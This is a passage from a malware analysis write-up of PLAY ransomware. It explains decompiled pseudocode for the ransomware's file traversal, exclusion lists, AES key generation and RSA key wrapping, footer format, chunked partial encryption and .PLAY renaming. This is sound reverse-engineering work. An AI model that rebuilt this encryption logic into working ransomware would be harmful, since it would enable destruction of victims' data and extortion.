    if ( v10 ≥ 0x1A0 )
    {
      if ( wcscat_s(file_find_path, 0x7FFFu, find_file_data.cFileName) )
      {                                 // concat subdir name to file find path
        LOWORD(v19) = 0x564F - v22;
        v22 = 0x78;
      }
      else
      {
        --v24;
        recursive_traverse(sub_dir_path);// recursively traverse into the subdirectory
```

Figure 25: Recursively Traverse Subdirectory.

If the file encountered is a regular file, the malware checks its name as well as its size to see if it's valid for being encrypted.

```
if ( check_filename(find_file_data.cFileName) || find_file_data.nFileSizeLow ≤ 5 )
{
  v16 = v21;                            // skip
}
else
{
  file_is_large_flag = check_large_file_extension(find_file_data.cFileName);
  process_file(
    find_file_data.cFileName,
    file_find_path,
    find_file_data.nFileSizeHigh,
    find_file_data.nFileSizeLow,
    sub_dir_path,
    file_is_large_flag);
  v16 = 0xEA * v7;
  v26 = v20;
  v21 = 0xEA * v7;
}
v24 = v16 - 1;
```

Figure 26: Checking Files.

If its name/extension is in the list below or if its size is less than 6, **PLAY** avoids encrypting it.

```
.exe, .dll, .lnk, .sys, readme.txt, bootmgr, .msi, .PLAY, ReadMe.txt
```

```
decrypt_string(0x16u, &unk_42B944, v10, v11, v12);// "ReadMe.txt"
v1 = wcscmp(file_name, v12);
if ( v1 )
  v1 = v1 < 0 ? 0xFFFFFFFF : 1;
if ( v1 )
{
  v2 = check_encrypted_extension(file_name);   // ".PLAY"
  if ( !v2 )
    return 0;
  v3 = &EXTENSION_TO_AVOID_LIST;
  v4 = 0;                                      // .exe, .dll, .lnk,
                                               // .sys, readme.txt,
                                               // bootmgr, .msi

  while ( 1 )
  {
    if ( v3 )
    {
      v5 = *v3;
      v14 = *(v3 + 4);
      v6 = *(v3 + 0xA);
      v13 = v5;
      v15 = v6;
    }
    else
    {
      v14 = 0;
      v13 = 0i64;
      v15 = 0;
      *_errno() = 0x16;
      _invalid_parameter_noinfo();
    }
    decrypt_string(0x2Cu, &v13, v10, v11, SubStr);
    if ( wcsstr(v2, SubStr) )
```

Figure 27: Checking Filename & Extension.

PLAY also performs an additional check to see if the file extension is that of typical large files to determine its encryption type later. The file is classified as large if its extension is in the list below.

```
mdf, ndf, ldf, frm
```

Populating File Structure

For each file to be encrypted, **PLAY** first populates the file structure with the appropriate data about the file.

First, it starts iterating through the global file structure list to check if there is an available structure to process the file.

```
p_initialized_flag = &file_struct_list->initialized_flag;
v8 = v30;
v9 = v24;
v25[2] = 0;
do
{
  if ( *(p_initialized_flag - 4) == target_file_path )// file path is the target file path
  {
    if ( !*p_initialized_flag )
    {
      file_struct = &file_struct_list[v25[2]];
      file_struct->initialized_flag = 1;      // if structure is already populated, return it
      w_RtlLeaveCriticalSection(&CRITICAL_SECTION_1);
      return &file_struct->struct_index;
    }
    v10 = v29;
    v29 = 1;
    v11 = 2 * v10 + 0x6F;
    v8 = v30;
    v33 = v11;
  }
```

Figure 28: Checking for Available File Structure.

If there is no available structure in the global list, **PLAY** calls **Sleep** to have the thread sleep and rechecks until it finds one.

Once the structure is found, the malware sets its **initialized_flag** field to 1 and the **filename** field to the target filename. It also populates other fields such as the file size, large file flag, and file handle.

```
play_file_struct *__fastcall populate_file_struct(play_file_struct *file_struct, play_file_struct *filename)
{
  play_file_struct *result; // eax

  result = filename;
  file_struct->initialized_flag = 1;
  file_struct->filename = filename;
  file_struct->currently_not_process_flag = 0;
  return result;
}
```

```
file_struct_1 = building_file_struct(filename_1);
file_struct = file_struct_1;
file_struct_2 = file_struct_1;
if ( !file_struct_1 )
  return 0xFFFFFFFF;
wcscpy_s(file_struct_1->file_path, 0x7FFFu, folder_path);
wcscat_s(file_struct->file_path, 0x7FFFu, filename);
file_name = file_struct->file_path;
file_struct->file_size.LowPart = file_size_low;
file_struct->file_size.HighPart = file_size_high;
file_struct->large_file_flag = is_large_file;
file_struct->filename = filename_1;
file_attribute = w_GetFileAttributesW(file_name);
if ( file_attribute != INVALID_FILE_ATTRIBUTES && (file_attribute & FILE_ATTRIBUTE_READONLY) != 0 )
{
  new_file_attribute = (file_attribute ^ 1);
  file_name_1 = file_struct->file_path;
  SetFileAttributesW = resolve_API_layer_2(::SetFileAttributesW);
  SetFileAttributesW(file_name_1, new_file_attribute);
  file_struct = file_struct_2;
}
file_handle = w_CreateFileW(file_struct->file_path, 0xC0000000, v14, v15);
file_struct->file_handle = file_handle;
```

Figure 29, 30: Populating A File Structure To Encrypt File.

Child Thread Encryption

After populating a file structure for a specific file, **PLAY** spawns a thread to begin encrypting a file.

If the file is not classified as a large file, the malware calculates how many chunks it needs to encrypt depending on the file size. The number of encrypted chunks is 2 if the file size is less than or equal to 0x3fffffff bytes, 3 if the file size is less than or equal to 0x27fffffff bytes and greater than 0x3fffffff bytes, and 0 if the file size is equal to 0x280000000. If the file size is greater than 0x280000000 bytes, then the number of encrypted chunks is 5.

```
int __stdcall process_file_thread(play_file_struct *file_struct)
{
  int chunk_count; // esi
  __int64 v2; // rax
  void (__cdecl *CloseHandle)(HANDLE); // eax
  HANDLE file_handle; // [esp+Ch] [ebp-8h]
  int v6; // [esp+10h] [ebp-4h]

  chunk_count = 0;
  file_struct->chaining_mode_flag = 1;
  file_struct->chunk_count = 0;
  if ( !file_struct->large_file_flag )
  {
    chunk_count = calculate_chunk_count(file_struct);
    file_struct->chunk_count = chunk_count;
  }
  v2 = *&file_struct->file_size / 0x100000i64;
  if ( chunk_count )
    v2 /= chunk_count;
  if ( v2 > 0xFB9 )
    file_struct->chaining_mode_flag = 0;
```

```
int __thiscall calculate_chunk_count(play_file_struct *file_struct)
{
  DWORD LowPart; // edx
  LONG HighPart; // esi

  LowPart = file_struct->file_size.LowPart;
  HighPart = file_struct->file_size.HighPart;
  if ( (file_struct->file_size.QuadPart - 0x5000001) <= 0x3AFFFFFE )
    return 2;                                   // if file size <= 0x3fffffff
  if ( __PAIR64__(HighPart, LowPart) - 0x40000001 <= 0x23FFFFFFEi64 )
    return 3;                                   // if file size <= 0x27fffffff
  if ( __SPAIR64__(HighPart, LowPart) <= 0x280000000i64 )
    return 0;                                   // if file size <= 0x280000000
  return 5;
}
```

Figure 32: Calculating Encrypted Chunks.

The default chaining mode is set to AES-GCM. However, if the file size is greater than 4025 times the encrypted size (which is the chunk size 0x100000 multiplied by the chunk count), the chaining mode is set to AES-CBC.

This is because AES-GCM has worst performance compared to AES-CBC. According to this post, AES-GCM is a more secure cipher than AES-CBC, because AES-CBC, operates by XOR'ing (eXclusive OR) each block with the previous block and cannot be written in parallel. This affects performance due to the complex mathematics involved requiring serial encryption.

For file encryption, **PLAY** now introduces a new structure that represents the file footer content that gets written at each encrypted file.

It took me an eternity to fully understand and resolve this structure's fields, which reminds me I'm probably just washed up at malware analysis now rip.

```
struct file_footer_struct
{
  byte footer_marker_head[16];
  WORD last_chunk_size;
  WORD total_chunk_count;
  WORD large_file_flag;
  WORD small_file_flag;
  DWORD default_chunk_size;
  DWORD footer_marker_tail;
  QWORD encrypted_chunk_count;
  byte encrypted_symmetric_key[1024];
};
```

Field	Description
footer_marker_head	First index in the **file_marker** of file struct
last_chunk_size	Size of the last chunk at the end of the file
total_chunk_count	Total number of chunks to be encrypted
large_file_flag	Set to 1 if file is larger than 0x500000
small_file_flag	Set to 1 when file size high is less than 0
chunk_count	Number of chunks to encrypt in the file
default_chunk_size	0x100000 bytes
footer_marker_tail	xxHash32 hash of footer_marker_head. Also the second index in the **file_marker** of file struct
encrypted_chunk_count	Total number of chunks successfully encrypted
encrypted_symmetric_key	encrypted AES key BLOB

First, **PLAY** reads 0x428 bytes at the end of the file to check the file footer. If the file size is smaller than 0x428 bytes, the file is guaranteed to not be encrypted, so the malware moves to encrypt it immediately.

If the last 0x428 bytes is read successfully, the malware then checks if the **xxHash32** hash of the footer marker head is equal to the footer marker tail. If they are, then the file footer is confirmed to be valid, and the file is already encrypted.

If this is not the case, **PLAY** checks each DWORD in the footer marker head and compare it to the hard-coded values in the file structure. This is to check if the file footer is not encrypted, if the file footer is written but it has not been encrypted, or if the file is already encrypted.

```
ReadFile = resolve_API_layer_2(::ReadFile);
v4 = ReadFile(file_handle, file_footer_buffer, 0x428, &v17, 0);
for ( i = 0x4B; i < 0x4D; ++i )
  v13 *= 0x1059;
if ( !v4 )
  return 0xFFFFFFFF;
footer_marker_tail = file_footer_buffer->footer_marker_tail;
if ( w_xxhash32(file_footer_buffer->footer_marker_head) != footer_marker_tail )
  return 0;
v7 = *file_struct_file_marker;
if ( *file_struct_file_marker == *file_footer_buffer->footer_marker_head
  || (v8 = v7 < file_footer_buffer->footer_marker_head[0], v7 == file_footer_buffer->footer_marker_head[0
  && (v9 = *(file_struct_file_marker + 1),
      v8 = v9 < file_footer_buffer->footer_marker_head[1],
      v9 == file_footer_buffer->footer_marker_head[1])
  && (v10 = *(file_struct_file_marker + 2),
      v8 = v10 < file_footer_buffer->footer_marker_head[2],
      v10 == file_footer_buffer->footer_marker_head[2])
  && (v11 = *(file_struct_file_marker + 3),
      v8 = v11 < file_footer_buffer->footer_marker_head[3],
      v11 == file_footer_buffer->footer_marker_head[3]) )
{
  v12 = 0;                              // not encrypted
}
else
{
  v12 = v8 ? 0xFFFFFFFF : 1;            // -1 = invalid
                                        // 1 = file footer is written, but has not been encrypted
}
return (v12 != 0) + 1;                  // 2 = already encrypted
}
```

```
if ( file_encrypted_type < 0 )
  return 0xFFFFFFFF;                    // invalid, skip file
v108[4] = v69 - v108[4] + 1;
if ( file_encrypted_type == 1 )         // file footer is written
{
  if ( file_footer.small_file_flag )    // small file + file footer written = encrypted already
    return 2;                           // skip
  ++BYTE1(v132);
  if ( file_footer.large_file_flag == 1 )   // small file + file footer written = not encrypted yet
  {
    v20 = encrypt_large_file(&file_footer, file_struct_2, file_struct_2->chaining_mode_flag);
    v47 = 0x55D3648B;
    v48 = 0x450062D2;
    v21 = 0x428;
    HIBYTE(v128) = 0xB3 - v92 - v26[7];
    p_file_footer = &file_footer;
    v49 = 0x740F3FE7;
    v50 = 0x72850D6D;
    v51 = 0x7799;
    do
    {
      p_file_footer->footer_marker_head[0] = 0;
      p_file_footer = (p_file_footer + 1);
      --v21;
    }
```

Figure 33, 34: Checking File Footer for Encryption State.

File Encryption

To encrypt a file from scratch, **PLAY** first generates an AES key to encrypt the file with.

It calls **BCryptGenRandom** to generate a random 0x20-byte buffer. Depending on the chaining mode specified in the file structure, the malware calls **BCryptSetProperty** to set the chaining properly for its AES provider handle.

Next, **BCryptGenerateSymmetricKey** is called on the randomly generated 0x20-byte buffer to generate the AES key handle.

```
gen_random_status = w_BCryptGenRandom(symmetric_key, 0x20, 0);
w_RtlLeaveCriticalSection(&CRITICAL_SECTION_1);
v113[9] = 0x6C * v24;
v26 = v113[1] + 0x11AAi64 + __PAIR64__(v102, v119);
v102 = HIDWORD(v26);
```

```
if ( chaining_mode_flag )
{
  decrypt_string(0x20u, &unk_42B8F4, qword_42D720, SHIDWORD(qword_42D720), bcrypt_property);// "ChainingModeGCM
  v100 = 0x4FD;
  decrypt_string(0x1Au, &unk_42B914, qword_42D720, SHIDWORD(qword_42D720), property_name_1);// "ChainingMode"
  v104 = (v92[0] + v92[9] + 0x26B3);
  v120 = v92[0] + v92[9] + 0x26B3;
  v101 = v132[0] + 0x26F9;
  v28 = w_BCryptSetProperty(AES_provider_handle, property_name_1, bcrypt_property);
  memset(property_name_1, 0, sizeof(property_name_1));
```

```
if ( w_BCryptGenerateSymmetricKey(AES_provider_handle, bcrypt_sym_key_handle, 0, 0, symmetric_key) )
{
  ++v94[3];
  ++v94[7];
  v27 = 0xFFFFFFFC;
}
```

Figure 35, 36, 37: Generating AES Key Handle.

Next, to store the AES key in the file footer struct, **PLAY** calls **BCryptExportKey** to export the AES key into a 0x230-byte key blob. It also calls **BCryptGenRandom** to randomly generate a 0x10-byte IV and appends it after the key blob.

```
decrypt_string(0x1Cu, &unk_42B8B8, qword_42D720, SHIDWORD(qword_42D720), v134);// OpaqueKeyBlob
v113[8] = v108 + 1;
export_key_status = w_BCryptExportKey(
                      *bcrypt_sym_key_handle,
                      L"OpaqueKeyBlob",
                      symmetric_key,
                      0x230,
                      &exported_symmetric_key);
v90 = v110[8];
v112 = v103 + HIBYTE(v112) - v110[8];
v48 = (__PAIR64__(v102, v119) + HIBYTE(v120) - v96) >> 0x20;
v49 = v119 + HIBYTE(v120) - v96;
```

```
w_RtlEnterCriticalSection(&CRITICAL_SECTION_2);
v132[2] = BYTE4(v79);
v115[3] = BYTE4(v79);
w_RtlEnterCriticalSection(&CRITICAL_SECTION_1);
v112 += v129;
v54 = w_BCryptGenRandom(symmetric_key + 0x230, 0x10, 0);// generate IV
v113[7] = v128 + 1;
w_RtlLeaveCriticalSection(&CRITICAL_SECTION_1);
v105 = (v113[5] + v121 - v105 / (__PAIR64__(v102, v96) + v110[0] - v132[1])) >> 0x20;
w_RtlLeaveCriticalSection(&CRITICAL_SECTION_2);
```

Figure 38, 39: Exporting AES Key Blob & IV.

Then, it calls **BCryptEncrypt** to encrypt the exported key blob and the IV using the RSA public key handle and writes the encrypted output to into a 0x400-byte buffer. This buffer is then copied to the **encrypted_symmetric_key** field of the file footer structure.

```
dwFlags = w_BCryptEncrypt(
            RSA_pub_key_handle,
            symmetric_key,            // output
            0x240,
            0,
            0,
            0,
            symmetric_key,
            0x400,
            &exported_symmetric_key,
            2);
w_RtlLeaveCriticalSection(&CRITICAL_SECTION_1);
if ( v85 > 0x532u )
{
  v66 = v85 - 0x532;
```

Figure 40: Encrypting AES Key Blob with RSA Public Key.

PLAY then populates the file footer's other fields such as **footer_marker_head, footer_marker_tail, small_file_flag, and large_file_flag** with existing information from the file structure. The default chunk size is also set to 0x100000 bytes.

```
file_footer_2->footer_marker_tail = file_markers_tail;
v77 = v109 + v92 + HIBYTE(v86[4]);
file_footer_2->total_chunk_count = 0;
v85 = v14;
small_file_flag = file_struct->file_size.HighPart < 0;
v19 = file_struct->file_size.HighPart <= 0;
LOBYTE(v86[4]) = v14;
WORD1(v59) = v17;
liDistanceToMove[1] = LOWORD(liDistanceToMove[0]) - 1;
v110 = 0x74;
if ( small_file_flag || v19 && file_struct->file_size.LowPart <= 0x500000 )
{
  file_footer_2->small_file_flag = 1;           // file type, small file
  v94 = BYTE2(v103) + 0x67;
  v84 = (v87[4] + v108);
  HIWORD(v70) = v87[4] + v108;
  liDistanceToMove[0] = file_footer_2->large_file_flag;
  v111 = v105[1];
}
else
{
  ++HIBYTE(v86[0]);
  file_footer_2->large_file_flag = 1;           // large file
  v104 = 0xEFA;
  v111 = 0xA7;
  v105[1] = 0xA7;
  liDistanceToMove[0] = 1;
  v94 = BYTE1(v103) + 0xB87;
}
```

Figure 41: Populating File Footer Structure.

Once the file footer is fully populated, the malware calls **SetFilePointerEx** to move the file pointer to the end of the file and calls **WriteFile** to write the structure there.

```
file_handle = file_struct->file_handle;
v89[1] = (v51 + v85);
v58[0] = v104 + 2;
if ( !w_SetFilePointerEx(file_handle, 0, FILE_END, liDistanceToMove[1], SHIDWORD(v21)) )
{                                                        // set pointer to file end
  ++HIBYTE(v86[0]);
  v12 = 0xFFFFFFFE;
  v105[1] = v111 + 1;
  goto CLEANUP;
}
v104 = HIBYTE(v86[4]);
++BYTE2(v96);
v56 = (v53 >> 1) * HIBYTE(v86[4]);
v58[2] = v56 + v93 - v58[0xA];
v97 = v96 + v56 - HIBYTE(v96);
*(&v86[5] + 2) = 0;
*(&v86[4] + 2) = &a4;
file_handle_1 = file_struct->file_handle;
liDistanceToMove[1] = v93 * v61;
if ( !w_WriteFile(file_handle_1, file_footer_1, 0x428, &a4) )// write file footer
{
  LOWORD(v67) = v10 + v67;
  v12 = 0xFFFFFFFD;
  ++v105[3];
  HIWORD(v62) = v71 - v62;
  goto CLEANUP;
}
```

Figure 42: Writing File Footer Structure To End Of File.

If the file size is greater than 0x500000 bytes, **PLAY** only encrypts the first and last chunk in the file.

```
HighPart = file_struct_1->file_size.HighPart;
LowPart = file_struct_1->file_size.LowPart;
WORD1(v59) = v17;
v104 = v17;
if ( __SPAIR64__(HighPart, LowPart) > 0x500000 )
{                                                // file size > 0x500000, encrypt first and last chunks
  v33 = bcrypt_encrypt_file(
          &crypt_IV,
          bcrypt_sym_key_handle,
          file_struct_1->file_handle,
          file_struct_1->file_data_buffer,
          0x100000,
          0,
          &chunk_count_flag,
          &chunk_write_offset_from_end,
          0,
          0);
  v34 = HIWORD(v62) - 0x1298;
  HIWORD(v62) -= 0x1298;
  LOWORD(v67) = v67 + 0xB6;
  if ( v33 <= 0 )
  {
    v12 = 0xFFFFFFFA;
    LOBYTE(v86[2]) = 0x4D * v111;
    LOWORD(v70) = v108 - v105[4];
    goto CLEANUP;
  }
```

```
 v35 = w_SetFilePointerEx(file_struct->file_handle, 0, FILE_END, last_chunk_offset[0], 0xFFFFFFFF);
 v36 = v10 + 0x46;                              // move to file end with the chunk offset
 v101 -= 2;
 if ( !v35 )
 {
   v12 = 0xFFFFFFF9;
   if ( BYTE1(v103) )
     LOWORD(v72) = 0x301;
   goto CLEANUP;
 }
 v95[9] -= 4;
 v87[2] += 4;
 v95[3] += 0x50;
 v37 = v70 - 4;
 LOWORD(v70) = v70 - 4;
 *(&v86[5] + 2) = 0;
 *(&v86[4] + 2) = 0;
 v109 = 0x41 * BYTE2(v103);
 BYTE2(v103) *= 0x41;
 v38 = bcrypt_encrypt_file(
         &crypt_IV,
         bcrypt_sym_key_handle,
         file_struct->file_handle,
         file_struct->file_data_buffer,
         0xFFFF0,                               // encrypt last chunk
         1,
         &chunk_count_flag,
         &chunk_write_offset_from_end,
         0,
         0);
 v105[1] = v83 + v111;
```

Figure 43, 44: Encrypting Large File’s First & Last Chunk.

The encrypting function consists of a **ReadFile** call to read the chunk data in the buffer in the file structure, a **BCryptEncrypt** call to encrypt the file using the AES key handle and the generated IV. After encryption is finished, the malware calls **WriteFile** to write the encrypted output to the file as well as the index of the chunk being encrypted in the file footer. This is potentially used to keep track of how many chunks have been encrypted in the case where corruption or interruption occurs.

```
ReadFile = resolve_API_layer_2(::ReadFile);
if ( !ReadFile(file_handle, file_data_buffer_1, size_to_encrypt, &cbOutput, 0) )
  return 0xFFFFFFFF;
v20 = 0x1DE;
v21 = v34[0];
```

```
if ( !w_SetFilePointerEx(v22, 0, FILE_CURRENT, v38[0] - cbOutput, (*v38 - cbOutput) >> 0x20) )
  return 0xFFFFFFFE;
pbOutput = 0;
BCryptEncrypt = resolve_API_layer_2(::BCryptEncrypt);
if ...
if ( BCryptEncrypt(
       bcrypt_key_handle_1,
       encrypted_output_1,
       size_to_encrypt,
       v45[0],
       v45[1],
       IV_size,
       pbOutput,
       cbOutput,
       p_pbOutput,
       bcrypt_flag_1) )
{
  return 0xFFFFFFFD;
}
```

```
if ( !w_SetFilePointerEx(v22, 0, FILE_CURRENT, v38[0] - cbOutput, (*v38 - cbOutput) >> 0x20) )
  return 0xFFFFFFFE;
pbOutput = 0;
BCryptEncrypt = resolve_API_layer_2(::BCryptEncrypt);
if ...
if ( BCryptEncrypt(
       bcrypt_key_handle_1,
       encrypted_output_1,
       size_to_encrypt,
       v45[0],
       v45[1],
       IV_size,
       pbOutput,
       cbOutput,
       p_pbOutput,
       bcrypt_flag_1) )
{
  return 0xFFFFFFFD;
}
```

Figure 45, 46, 47: Data Encrypting Function.

If the file size is smaller than the default chunk size of 0x100000 bytes, the malware encrypts the entire file.

```
  if ( !(__SPAIR64__(HighPart, LowPart) / 0x100000) )
  {                                                   // smaller than 0x100000
LABEL_32:
    ++BYTE1(v103);
    if ( v83 | v89[1] )
    {
      LOWORD(v72) = 0x301;
      if ( bcrypt_encrypt_file(
             &crypt_IV,
             bcrypt_sym_key_handle,
             file_struct_1->file_handle,
             file_struct_1->file_data_buffer,
             v89[1],                                  // encrypt size
             1,
             &chunk_count_flag,
             &chunk_write_offset_from_end,
             0,
             0) <= 0 )
      {
        strcpy(v89, "objRQ");
        v32 = v10 - 0x157;
        v12 = 0xFFFFFFFB;
        LOWORD(v72) = v32;
        ++v87[4];
        BYTE1(v86[1]) = 0x36 * v87[2];
        goto CLEANUP;
      }
      v95[4] *= v10 * v10 * v10 * v10 * v10;
    }
    goto LABEL_50;
  }
```

Figure 48: Encrypting Small File Whole.

If the file size is somewhere in between 0x100000 and 0x500000, the malware encrypts it in 0x100000-byte chunks until it reaches the end of the file.

```
while ( 1 )
{
  v29 = bcrypt_encrypt_file(
          &crypt_IV,
          bcrypt_sym_key_handle,
          file_struct_1->file_handle,
          file_struct_1->file_data_buffer,
          0x100000,                             // encrypt 0x100000-byte chunks
          0,
          &chunk_count_flag,
          &chunk_write_offset_from_end,
          0,
          0);
  v30 = v108 - 1;
  v108 = v30;
  LOBYTE(v103) = v30;
  BYTE1(v86[0]) = v110;
  if ( v29 ≤ 0 )
    break;
  v95[0xC] = v94 * v111;
  WORD1(v67) = v105[4];
  v87[0] = v71 + v87[2];
  ++chunk_count_flag;
  v10 = 2 * v84;
  v31 = __CFADD__(v104, 1) + v88;
  v105[4] = 7;
  ++v104;
  v88 = v31;
  if ( __PAIR64__(v31, v104) ≥ *file_end )
    goto ENCRYPT_LAST_CHUNK;
}
```

Figure 49: Encrypting Mid-Size File.

Finally, after the file is encrypted, the malware changes its extension to **.PLAY** by calling **MoveFileW**.

```
encrypted_filename = w_VirtualAlloc(v7, 4);
if ( !encrypted_filename )
  return 0xFFFFFFFF;
wcscpy_s(encrypted_filename, v11, file_path_1);
wcscat_s(encrypted_filename, v11, encrypted_extension);// ".PLAY"
*encrypted_extension = 0i64;
LODWORD(v26) = 0;
MoveFileW = resolve_API_layer_2(::MoveFileW);
if ( !MoveFileW(file_path_1, encrypted_filename) )
  return 0xFFFFFFFE;
LODWORD(v26) = v15;
w_VirtualFree(encrypted_filename);
```

Figure 50: Appending Encrypted Extension.

There is a small bug in the code that it always changes the extension of a file despite if encryption is successful or not due to the return value of the file encrypting function.

```
encrypt_result = w_encrypt_file(file_struct);
file_handle = file_struct->file_handle;
CloseHandle = resolve_API_layer_2(CloseHandle_0);
CloseHandle(file_handle);
if ( encrypt_result )                              // bug, encrypt_result is never 0
  set_encrypted_extension(file_struct->file_path);
w_RtlEnterCriticalSection(&CRITICAL_SECTION_1);
file_struct->initialized_flag = 0;
w_RtlLeaveCriticalSection(&CRITICAL_SECTION_1);
return encrypt_result;
```

Figure 51: Encrypting Mid Size File.

References

https://www.bleepingcomputer.com/news/security/argentinas-judiciary-of-c-rdoba-hit-by-play-ransomware-attack/

https://helpdesk.privateinternetaccess.com/kb/articles/what-s-the-difference-between-aes-cbc-and-aes-gcm#:~:text=AES%2DGCM%20is%20a%20more,mathematics%20involved%20requiring%20serial%20encryption.